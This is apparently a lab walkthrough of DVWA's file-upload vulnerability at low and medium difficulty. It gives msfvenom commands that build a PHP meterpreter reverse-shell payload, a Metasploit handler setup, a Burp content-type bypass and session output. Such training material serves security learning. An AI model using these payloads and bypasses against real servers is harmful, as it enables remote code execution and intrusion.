File Upload Walkthrough on DVWA

LOW + MEDIUM Difficulty


File upload vulnerability is a vulnerability in web applications that allows an attacker to upload malicious files to the server. These files can then be executed on the server, potentially giving the attacker unauthorized access to sensitive information, the ability to execute arbitrary code, and the ability to launch further attacks. The vulnerability typically arises when the application does not properly validate or sanitize the file being uploaded, allowing the attacker to upload a file with a malicious payload.

You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC

Low-difficulty DVWA File Upload

Step- 1

- Go to DVWA security settings and set the difficulty to low



Step- 2

- Create a msfvenom payload on your kali machine

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1
LPORT=4444 -f raw >exploit.php
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
```

Step- 3

- Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.

```
>use exploit/multi/handler set payload
>php/meterpreter/reverse_tcp
```

Step- 4

- Now upload the file. The file will be uploaded without any restriction. And then open it in the browser

Step- 5

- On Opening the file, we will get the reverse shell


```
msf6 exploit(multi/handler) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerB
indAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (39927 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 → 127.0.0.1:37352) at 2023-01-07 00:04:58 -0500
```

Medium-difficulty DVWA File Upload

Step- 1

- Go to DVWA security settings and set the difficulty to medium



Step- 2

- Create a msfvenom payload on your kali machine

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1
LPORT=4444 -f raw >exploit.php
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
```

Step- 3

- Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.

```
>use exploit/multi/handler set payload
>php/meterpreter/reverse_tcp
```


Step- 4

- Now upload the file. The file will be not be uploaded. In Medium Difficulty, the server checks for file content type and if it is not a jpeg image, it does not upload it.

```
// Is it an image?
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {
```

Step- 5

- Fire up the Burp, try to upload the same shell generated in the previous step and capture the request in Burp. Now, send it to the repeater. And change the content type from application/x-php to image/jpeg.



Step- 6

- Now upload the shell and browse to the uploaded file. We will get the reverse shell.

```
msf6 exploit(multi/handler) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerB
indAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (39927 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 → 127.0.0.1:37352) at 2023-01-07 00:04:58 -0500
```

DEMO

THANKS